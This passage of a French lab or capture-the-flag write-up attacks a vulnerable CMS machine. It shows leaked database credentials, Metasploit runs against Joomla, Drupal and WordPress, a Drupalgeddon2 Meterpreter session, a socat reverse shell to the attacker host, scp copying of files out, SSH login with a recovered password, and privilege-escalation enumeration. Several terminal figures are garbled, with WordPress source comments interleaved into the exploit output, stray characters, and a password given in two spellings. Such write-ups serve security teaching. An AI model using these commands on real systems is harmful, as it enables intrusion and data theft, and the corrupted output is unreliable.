cat /var/www/html/wordpress/public_html/wp-includes/version.php
```

Execute

Output

```
<?php
/**
 * WordPress Version
 *
 * Contains version information for the current WordPress release.
 *
 * @package WordPress
 * @since 1.1.0
 */
/** 
 * The WordPress version string.
 *
 * @global string $wp_version
 */
$wp_version = '5.7.2';
```

FIGURE 3.61 – Version de WordPress trouvée avec le Webshell

Par pur hasard, j'ai également trouvé un fichier de configuration Joomla où on retrouve un utilisateur et un mot de passe :

Command

cat /var/www/html/joomla/configuration.php

Execute

Output

```
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br /> Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'fsociety';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'joomla_admin';
    public $password = 'j00m1_@_dBpA$';
    public $db = 'joomla_db';
    public $dbprefix = 'hs23w_';
    public $live_site = '';
    public $secret = 'E2WM78uyqAzib9N';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $shelpurl = 'https://help.joomla.org/proxy/index.php?option=com_help&keyref=Help{major}{minor}:{keyref}';
    public $ftp_host = '';
    public $ftp_port = '';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'Fluntece54@armyspy.com';
    public $fromname = 'fsociety';
    public $sendmail = '/usr/sbin/sendmail';
    public $smtpauth = '0';
    public $tmp鼻器 = '';
```

FIGURE 3.62 – Fichier de configuration Joomla trouvé

Donc en résumé, les versions des CMS sont :

- Wordpress : 5.7.2
- Joomla : 3.4.3
- Drupal : 7.54

Je cherche alors des exploits connus des trois versions des trois CMS. Pour Wordpress en version 5, voici tous les exploits possibles en rang « excellent » selon ma version de metasploit :

Category	Disclosure Date	Rank
Core	2009-11-30	excellent
Core	2014-09-29	excellent
Core	2012-01-10	excellent
Core	2005-06-29	excellent
Core	2019-04-24	excellent
Core	2012-05-26	excellent
Core	2023-12-11	excellent
Outdated	2019-02-19	excellent
Outdated	2015-02-11	excellent
Outdated	2016-05-04	excellent
Outdated	2013-11-29	excellent
Outdated	2014-11-11	excellent
Outdated	2015-01-19	excellent
Outdated	2015-01-21	excellent
Outdated	2012-11-14	excellent

FIGURE 3.63 – Exploits excellents sur Metasploit pour WordPress en version 5

Je filtre volontairement sur le filtre excellent pour être sûr de la fiabilité de l'exploit. Voici les exploits possibles en rang excellent avec metasploit sur Drupal en version 7 :

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module Remote Command Execution
1	exploit/unix/webapp/drupal_drupageddon2	2018-03-28	excellent	Yes	Drupal Drupageddon 2 Forms API Property Injection
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Parameter Key/Value SQL Injection
3	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module Remote PHP Code Execution
4	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution

FIGURE 3.64 – Exploits excellents sur Metasploit pour Drupal en version 7

Et voici les exploits sur joomla selon metasploit :

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/joomla_akeeba_unserialize	2014-09-29	excellent	Yes	Joomla Akeeba Backup Unserialize
1	exploit/unix/webapp/joomla_contenthistory_sqli_rce	2015-10-23	excellent	Yes	Joomla ContentHistory SQL Injection RCE
2	exploit/multi/http/joomla_http_header_rce	2015-12-14	@global	excellent	Joomla Header RCE

FIGURE 3.65 – Exploits excellents sur Metasploit pour Joomla en version 3.4

Cela fait beaucoup d'exploits possibles pour ces trois CMS. Après, il faut les choisir, certains sont à privilégier en fonction de leur pertinence et de l'efficacité pour la

cible. Dans cette liste, pour Joomla 3.4, on pourrait prioriser l'exploit « exploit/multi/http/joomla_http_header_rce » parce que l'exploit est critique et est de type RCE (Remote Code Execution) donc idéal pour avoir un accès à la cible. On pourrait aussi choisir l'exploit « exploit/unix/webapp/joomla_contenthistory_sqli_rce » parce que l'exploit SQLi est combiné à de l'exécution de code. Ensuite, pour Drupal, forcément, la vulnérabilité la plus connue et la plus utilisée c'est « exploit/unix/webapp/drupal_drupalgeddon2 ». C'est une RCE critique sur Drupal 7 et 8 voire plus via une injection dans l'API des formulaires (donc en plus ça colle avec la VM et l'API trouvée). J'essayerai aussi l'exploit « exploit/unix/webapp/drupal_restws_exec » très connue et déjà utilisée pour ma part, elle fournit un shell PHP s'il y a la vulnérabilité RESTWS. Pour WordPress, il y en a beaucoup d'intéressante et d'exploitable je pense, pour ma part, je vais essayer « exploit/multi/http/wp_royal_elementor_addons_rce » car c'est une vulnérabilité très récente, et, en plus d'être une RCE, c'est sur un plugin populaire (même si je n'ai pas détecté le plugin), l'exploit exploit/multi/http/wp_db_backup_rce même si je n'ai pas détecté le plugin de sauvegarde de base comme étant activé. Et enfin, l'exploit « exploit/unix/webapp/wp_mobile_detector_upload_executable ». C'est un exploit très puissant et relativement utilisé mais n'est utilisable dans le cadre de la box même si son objectif est d'obtenir un accès direct avec un shell.

Je commence par le premier exploit pour Joomla (exploit/multi/http/joomla_http_header_rce) :

```
msf6 exploit(multi/http/joomla_http_header_rce) > set RHOST 192.168.56.109
RHOST => 192.168.56.109
msf6 exploit(multi/http/joomla_http_header_rce) > set RPORT 8081
RPORT => 8081
msf6 exploit(multi/http/joomla_http_header_rce) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(multi/http/joomla_http_header_rce) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/http/joomla_http_header_rce) > check
[*] 192.168.56.109:8081 - Cannot reliably check exploitability.
msf6 exploit(multi/http/joomla_http_header_rce) > exploit
[*] Started reverse TCP handler on 192.168.56.110:5555
[*] 192.168.56.109:8081 - Sending payload ...
[*] Exploit completed, but no session was created.
```

FIGURE 3.66 – 1er exploit Joomla essayé

L'exploit a bien été envoyé avec succès, mais la session n'a pas été établie avec la box. J'ai essayé de changer le payload, de changer de port mais j'ai toujours la même erreur :

```
[*] Exploit completed, but no session was created.      * Holds the tinyMCE version
msf6 exploit(multi/http/joomla_http_header_rce) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
[*] Exploit completed, but no session was created.      * Global string $tinyMCE
VERBOSE ⇒ true                                     * tinyMCE_version = '49110-2
[*] Exploit completed, but no session was created.    */
LPORT ⇒ 4444                                     */
[*] Started reverse TCP handler on 192.168.56.110:4444  * Holds the required PHP v
[-] 192.168.56.109:80 - Unable to determine the PHP version.  */
[*] 192.168.56.109:80 - Sending payload ...           * @global string $required
[*] Exploit completed, but no session was created.      * required_php_version = '5.
[*] Exploit completed, but no session was created.      */
msf6 exploit(multi/http/joomla_http_header_rce) > █
```

FIGURE 3.67 – Changement de payload pour essayer de fixer l’erreur

C'est pas grave, je passe au second exploit pour Joomla (exploit/unix/webapp/joomla_contenthistory_sqli_rce) :

```
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set RHOSTS 192.168.56.109
RHOSTS ⇒ 192.168.56.109
[*] Exploit completed, but no session was created.      * the WordPress DB revision,
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set RPORT 8081
RPORT ⇒ 8081                                         * global int $wp_db_revision
[*] Exploit completed, but no session was created.      */
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set SSL false
SSL ⇒ false                                         * global int $wp_db_version
[*] Exploit completed, but no session was created.      */
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set TARGETURI /
TARGETURI ⇒ /                                       * version = 49752;
[*] Exploit completed, but no session was created.      */
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
[*] Exploit completed, but no session was created.      * holds the tinyMCE version.
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set LHOST 192.168.56.110
LHOST ⇒ 192.168.56.110                           * global string $tinyMCE_version
[*] Exploit completed, but no session was created.      */
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > set LPORT 1234
LPORT ⇒ 1234                                       * tinyMCE_version = '49110-20201110';
[*] Exploit completed, but no session was created.      */
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > check
[+] 192.168.56.109:8081 - The target is vulnerable.  * Holds the required PHP version.
[*] Exploit completed, but no session was created.
```

FIGURE 3.68 – 2eme exploit Joomla essai

La cible est vulnérable selon msfconsole, je lance l'exploit :

```
msf6 exploit(unix/webapp/joomla_contenthistory_sqli_rce) > exploit
[*] Exploit completed, but no session was created.      * @global string $required_php_version
[*] Started reverse TCP handler on 192.168.56.110:1234
[*] 192.168.56.109:8081 - Retrieved table prefix [ hs23w ]      * required_php_version = '5.6.20';
[-] Exploit aborted due to failure: unknown: 192.168.56.109:8081: No logged-in admin user found!
[*] Exploit completed, but no session was created.
[*] Exploit completed, but no session was created.
```

FIGURE 3.69 – Lancement de l'exploit pour le deuxième essai

L'exploit nécessite la présence d'un utilisateur administrateur déjà connecté pour fonctionner. En fait, l'exploitation repose sur l'extraction de la session de l'administrateur via l'injection SQL, mais si aucun administrateur n'est connecté au moment de l'exécution, l'exploit ne fonctionnera pas [logique!]...

En ayant testé deux exploits sur Joomla, je n'ai pas réussi à exploiter les vulnérabilités de Joomla. Je passe alors à Drupal. Je commence par exploiter l'exploit exploit/unix/webapp/drupal_drupalgeddon2 :

```
msf6 > use unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.56.109
RHOSTS => 192.168.56.109
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 9001
RPORT => 9001
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LPORT 1234
LPORT => 1234
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > check
[+] 192.168.56.109:9001 - The target is vulnerable.
```

FIGURE 3.70 – 1er essai exploit Drupal

La cible est vulnérable selon msfconsole, je lance l'exploit :


```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.56.110:1234
[*] Running automatic check ("set AutoCheck false" to disable) mand
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.56.109
[*] Meterpreter session 4 opened (192.168.56.110:1234 → 192.168.56.109:58420) at 2024-12-02 22:01:56 +0100

meterpreter > ls
Listing: /var/www/html/drupal
=====
Mode          Size      Type  Last modified           Name
---          ---      ---   ---                  ---
100755/rwxr-xr-x  317      fil   2017-02-01 22:34:27 +0100  .editorconfig
100755/rwxr-xr-x  174      fil   2017-02-01 22:34:27 +0100  .gitignore  Version information for the current WordPress release
100755/rwxr-xr-x  5969     fil   2017-02-01 22:34:27 +0100  .htaccess
```

FIGURE 3.71 – Session metasploit sur le serveur

La session metasploit est maintenant sur le serveur Drupal. L'exploit fonctionne mais je tiens quand même à voir s'il n'y a pas d'autres exploits à réaliser.

Je regarde alors toujours pour la version de Drupal, l'exploit exploit/unix/webapp/drupal_restws_exec :



```
msf6 exploit(unix/webapp/drupal_restws_exec) > set RHOSTS 192.168.56.109 t-DB Google
RHOSTS => 192.168.56.109
msf6 exploit(unix/webapp/drupal_restws_exec) > set RPORT 9001
RPORT => 9001
msf6 exploit(unix/webapp/drupal_restws_exec) > set SSL false
SSL => false
msf6 exploit(unix/webapp/drupal_restws_exec) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_exec) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(unix/webapp/drupal_restws_exec) > set LPORT 9999
LPORT => 9999
msf6 exploit(unix/webapp/drupal_restws_exec) > check
[*] 192.168.56.109:9001 - The target is not exploitable.
msf6 exploit(unix/webapp/drupal_restws_exec) > run

[*] Started reverse TCP handler on 192.168.56.110:9999
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_restws_exec) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/drupal_restws_exec) > check
[*] 192.168.56.109:9001 - The target is not exploitable.
```

FIGURE 3.72 – Essai deuxième exploit Drupal

La cible n'est pas vulnérable à cet exploit. J'essaye alors les deux derniers exploits mais pour WordPress. Je commence par l'exploit wp_royal_elementor_addons_rce :

```
msf6 exploit(unix/webapp/drupal_restws_exec) > use exploit/multi/http/wp_royal_elementor_addons_rce
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set RHOSTS 192.168.56.109
RHOSTS => 192.168.56.109
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set RPORT 5000
RPORT => 5000
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set SSL false
[*] Changing the SSL option's value may require changing RPORT!      $wp_version = '5.7.2';
SSL => false
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set RPORT 5000
RPORT => 5000
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > check
[*] WordPress Version: 5.7.2
[*] 192.168.56.109:5000 - The target is not exploitable.
```

FIGURE 3.73 – 1er essai exploit WordPress

La cible n'est pas exploitable pour cet exploit msfconsole. Je passe au second (wp_db_backup_rce) :

```
msf6 exploit(multi/http/wp_royal_elementor_addons_rce) > use 4      * @global int swp
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_db_backup_rce) > set RHOSTS 192.168.56.109  * db version = 49
RHOSTS => 192.168.56.109
msf6 exploit(multi/http/wp_db_backup_rce) > set RPORT 5000          /**
RPORT => 5000
msf6 exploit(multi/http/wp_db_backup_rce) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_db_backup_rce) > set LHOST 192.168.56.110  * tinyMCE_version =
LHOST => 192.168.56.110
msf6 exploit(multi/http/wp_db_backup_rce) > set LPORT 9999           * Holds the requi
LPORT => 9999
msf6 exploit(multi/http/wp_db_backup_rce) > check
[*] 192.168.56.109:5000 - The target is not exploitable.           * @global_string
```

FIGURE 3.74 – 2eme essai exploit WordPress

La cible n'est également pas exploitable par cet exploit. Finalement, la cible était exploitable avec Drupageddon 2. J'ai pu obtenir une session metasploit sur le serveur Drupal. Je lance un shell sur la session metasploit :

```
meterpreter >
meterpreter > shell
Process 4794 created.
Channel 1 created.

socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.56.110:4444 Pr
[■]
```

FIGURE 3.75 – Lancement d'un shell dans la console Meterpreter

Et pour améliorer le shell, j'utilise socat (cf. le site à mettre en favoris) <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>). Pour cela, je vais créer un shell inversé TTY et entièrement interactif.

```
(sae@kalisae)-[~]ls
$ socat file:`tty`,raw,echo=0 tcp-listen:4444

^C
bash-4.4$
bash-4.4$ hostname -I
192.168.56.109
bash-4.4$ pwd
/var/www/html/drupal
bash-4.4$ [■]
```

FIGURE 3.76 – Crédit à la création d'un shell inversé TTY et entièrement interactif

Pour comprendre, dans ma session meterpreter, j'ai basculé dans un shell avec la N. MARTEL

commande « shell ». Ensuite, j'ai lancé un shell interactif bash sur la machine victime et l'achemine vers un autre port (ici 4444) de ma machine Kali Linux en utilisant socat.

Même si le shell est relativement agréable, je copie tous les fichiers présents dans /var/www/html/drupal dans ma Kali Linux pour pouvoir les analyser avec scp :

```
www-data@vuln_cms:~/html/drupal$ scp * sae@192.168.56.110:/home/sae/Desktop
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.56.110 (192.168.56.110)' can't be established.
ECDSA key fingerprint is SHA256:zUrQhN8vzHSD+qFfMufWo/Qq8ZQbizvK9TnWwxO50tg.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
sae@192.168.56.110's password:
CHANGELOG.txt                      100%   108KB  12.7MB/s  00:00
COPYRIGHT.txt                        100%  1481    910.6KB/s  00:00
INSTALL.mysql.txt                   100%  1717     1.3MB/s  00:00
INSTALL.pgsql.txt                  100%  1874     1.4MB/s  00:00
INSTALL.sqlite.txt                 100%  1298     1.3MB/s  00:00
INSTALL.txt                         100%   18KB   14.0MB/s  00:00
LICENSE.txt                         100%   18KB   8.4MB/s  00:00
MAINTAINERS.txt                    100%  8710     6.2MB/s  00:00
README.txt                          100%  5382     3.6MB/s  00:00
UPGRADE.txt                        100%   10KB   6.0MB/s  00:00
authorize.php                       100%  6604     4.8MB/s  00:00
cron.php                            100%   720    673.9KB/s  00:00
includes: not a regular file
index.php                           100%   529    420.6KB/s  00:00
install.php                         100%   703    658.5KB/s  00:00
misc: not a regular file
modules: not a regular file
profiles: not a regular file
scripts: not a regular file
sites: not a regular file
themes: not a regular file
update.php                          100%   20KB   5.9MB/s  00:00
web.config                         100%  2200    897.8KB/s  00:00
xmlrpc.php                         100%   417    670.4KB/s  00:00
www-data@vuln_cms:~/html/drupal$ █
```

FIGURE 3.77 – Transfert des fichiers sur ma Kali Linux

Au début je regarde les images, notamment les fichiers help.png mais il s'agit de logo :




FIGURE 3.78 – Logo fichier help.png

Je lance quand même un binwalk sur toutes les images pour être sûr :

```
(root㉿kalisae)-[~/home/sae/Desktop]
# binwalk *.png

Scan Time: 2024-12-02 22:58:34
Target File: /home/sae/Desktop/arrow-asc.png
MD5 Checksum: 25bf26aa0ef58d92b2c3a244dbd3e79c
Signatures: 411

DECIMAL      HEXADECIMAL      DESCRIPTION
_____
0            0x0              PNG image, 13 x 13, 1-bit colormap, non-interlaced
72           0x48             Zlib compressed data, default compression

Scan Time: 2024-12-02 22:58:34
Target File: /home/sae/Desktop/arrow-desc.png
MD5 Checksum: 13c3ef37463dbed77411ca6964bcd483
Signatures: 411

DECIMAL      HEXADECIMAL      DESCRIPTION
_____
0            0x0              PNG image, 13 x 13, 1-bit colormap, non-interlaced
```

FIGURE 3.79 – Binwalk à la recherche de données sur toutes les images

Et c'est en faisant ensuite un listing avec la commande ll (qui est l'alias de ls -l sur ma machine), je découvre un fichier nommé tyrell.pass qui a des droits différents de ceux des autres fichiers. Tous les fichiers sont des fichiers avec les droits 755 et le fichier tyrell.pass a les droits 644 :

```
-rwxr-xr-x 1 sae sae 920 Dec 2 22:56 textarea.js
-rwxr-xr-x 1 sae sae 114782 Dec 2 22:56 theme.inc
-rwxr-xr-x 1 sae sae 7070 Dec 2 22:56 theme.maintenance.inc
-rwxr-xr-x 1 sae sae 1233 Dec 2 22:56 throbber-active.gif
-rwxr-xr-x 1 sae sae 320 Dec 2 22:56 throbber-inactive.png
-rwxr-xr-x 1 sae sae 1336 Dec 2 22:56 throbber.gif
-rwxr-xr-x 1 sae sae 2558 Dec 2 22:56 timezone.js
-rwxr-xr-x 1 sae sae 9864 Dec 2 22:56 token.inc
-rwxr-xr-x 1 sae sae 129 Dec 2 22:56 tree-bottom.png
-rwxr-xr-x 1 sae sae 130 Dec 2 22:56 tree.png
-rw-r--r-- 1 sae sae 45 Dec 2 22:56 tyrell.pass
-rwxr-xr-x 1 sae sae 5487 Dec 2 22:56 unicode.entities.inc
-rwxr-xr-x 1 sae sae 22755 Dec 2 22:56 unicode.inc
-rwxr-xr-x 1 sae sae 59416 Dec 2 22:56 update.inc
-rwxr-xr-x 1 sae sae 19986 Dec 2 22:55 update.php
-rwxr-xr-x 1 sae sae 13675 Dec 2 22:56 updater.inc
-rwxr-xr-x 1 sae sae 1991 Dec 2 22:56 utility.inc
-rwxr-xr-x 1 sae sae 265 Dec 2 22:56 vertical-tabs-rtl.css
-rwxr-xr-x 1 sae sae 2057 Dec 2 22:56 vertical-tabs.css
-rwxr-xr-x 1 sae sae 6331 Dec 2 22:56 vertical-tabs.js
-rwxr-xr-x 1 sae sae 780 Dec 2 22:56 watchdog-error.png
-rwxr-xr-x 1 sae sae 375 Dec 2 22:56 watchdog-ok.png
-rwxr-xr-x 1 sae sae 318 Dec 2 22:56 watchdog-warning.png
-rwxr-xr-x 1 sae sae 2200 Dec 2 22:55 web.config
-rwxr-xr-x 1 sae sae 18828 Dec 2 22:56 xmlrpc.inc
-rwxr-xr-x 1 sae sae 417 Dec 2 22:55 xmlrpc.php
-rwxr-xr-x 1 sae sae 11833 Dec 2 22:56 xmlrpcs.inc
```


FIGURE 3.80 – Droits du fichier tyrell.pass

Lorsque je décide d'afficher ce fichier tyrell.pass, je tombe sur un couple user-name/password :

```
(root㉿kalisae)-[~/home/sae/Desktop]
# cat tyrell.pass
Username: tyrell
Password: mR_R0b07_i5_R3@!_
```

FIGURE 3.81 – Contenu du fichier tyrell.pass

Et d'ailleurs, le fichier est aussi accessible depuis le WebShell :



Web Shell

Execute a command

Command

```
cat /var/www/html/drupal/misc/tyrell.pass
```

Output

```
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
```

FIGURE 3.82 – Contenu du fichier tyrell.pass, accessible depuis le webshell

Je garde alors le fichier avec les credentials de tyrell (qui je rappelle est un utilisateur du système cible, vu en affichant le fichier /etc/passwd avec le webshell) :

```
(root㉿kalisae)-[~/home/sae/Desktop]
└# find . ! -name 'tyrell.pass' -type f -exec rm -f {} \;

(root㉿kalisae)-[~/home/sae/Desktop]
└# ls -alh
total 12K
drwxr-xr-x  2 sae sae 4.0K Dec  2 23:04 .
drwxr-xr-x 17 sae sae 4.0K Dec  2 22:57 ..
-rw-r--r--  1 sae sae   45 Dec  2 22:56 tyrell.pass

(root㉿kalisae)-[~/home/sae/Desktop]
└# cat tyrell.pass
Username: tyrell
Password: mR_R0bo7_i5_R3@!_
```

FIGURE 3.83 – Je garde le fichier tyrell.pass

Je décide alors de me connecter à distance avec SSH sur la machine cible, car il y a un port 22 d'ouvert pour le protocole SSH.

```
(root@kalisae)-[~/home/sae]
# ssh -l tyrell 192.168.56.109
The authenticity of host '192.168.56.109 (192.168.56.109)' can't be established.
ED25519 key fingerprint is SHA256:Yb0sZysuuiVVS7tYhYlJuFB1tpXCVM/9901M6PYUZO.M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.109' (ED25519) to the list of known hosts.
tyrell@192.168.56.109's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-143-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Tue Dec  3 16:55:54 UTC 2024

 System load:  0.93          Processes:           114
 Usage of /:   54.0% of 8.79GB  Users logged in:      0
 Memory usage: 16%
 Swap usage:   0%

 77 packages can be updated.
 1 update is a security update.

Last login: Tue Jun  1 04:19:36 2021 from 192.168.1.4
tyrell@vuln_cms:~$ id
uid=1002(tyrell) gid=1002(tyrell) groups=1002(tyrell)
tyrell@vuln_cms:~$ █
```

FIGURE 3.84 – Connexion SSH sur la machine cible avec l’utilisateur tyrell

Il est indiqué dans le descriptif de la box qu’il faut monter en priviléges. De ce fait j’essaie tout de suite d’afficher le fichier /etc/shadow :

```
File Actions Edit View Help

tyrell@vuln_cms:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
tyrell@vuln_cms:~$ █
```

FIGURE 3.85 – Essai affichage du fichier /etc/shadow

Je n’y ai pas accès mais j’ai essayé de l’afficher car il contient les mots de passe chiffrés des utilisateurs. Et, si j’avais accès à ce fichier, j’aurais pu essayer de casser les mots de passe chiffrés avec John ou Hashcat. Pour l’élévation de priviléges, j’essaie dans un premier temps d’exploiter le SUID (Set User ID). C’est un mécanisme de permission sur les systèmes linux pour permettre à des utilisateurs d’exécuter un fichier (donc par moment un binaire vers une commande) avec les priviléges du propriétaire du fichier (même si l’utilisateur « ordinaire » n’a pas forcément ou directement les droits). Le bit SUID est identifié par un « s » dans les permissions des fichiers. De ce fait, je recherche tous les fichiers du système depuis la racine du système qui ont le bit SUID avec la commande find :

```
cat. /etc/shadow: permission denied
tyrell@vuln_cms:~$ find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/bin/ping
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/at
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
... 112 more files
```

FIGURE 3.86 – Fichiers du système qui ont le bit SUID

Pourquoi c'est utile ? Par exemple, je retrouve ici le fichier /usr/bin/passwd. La commande passwd permet de changer de mot de passe et modifie donc le fichier /etc/shadow. Sauf que pour modifier ce fichier /etc/shadow, il faut avoir les droits root. Je retrouve aussi par exemple le binaire « sudo ». La commande sudo permet d'exécuter des commandes avec les priviléges d'un autre utilisateur.

Donc, certaines commandes sont « légitimes », mais certaines ne peuvent pas l'être, et peuvent alors être exploitées si elles sont mal configurées.

Je croise alors les binaires trouvées avec le site GTFObins mais il n'y a aucune exploitation possible qui est répertoriée dans GTFObins.


Je décide ensuite de lister les commandes que l'utilisateur tyrell peut exécuter avec des priviléges root avec la commande suivante : « sudo -l » :

```
tyrell@vuln_cms:~$ sudo -l
Matching Defaults entries for tyrell on vuln_cms:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tyrell may run the following commands on vuln_cms:
    (root) NOPASSWD: /bin/journalctl
```

FIGURE 3.87 – Commande que l'utilisateur tyrell peut exécuter avec les priviléges root

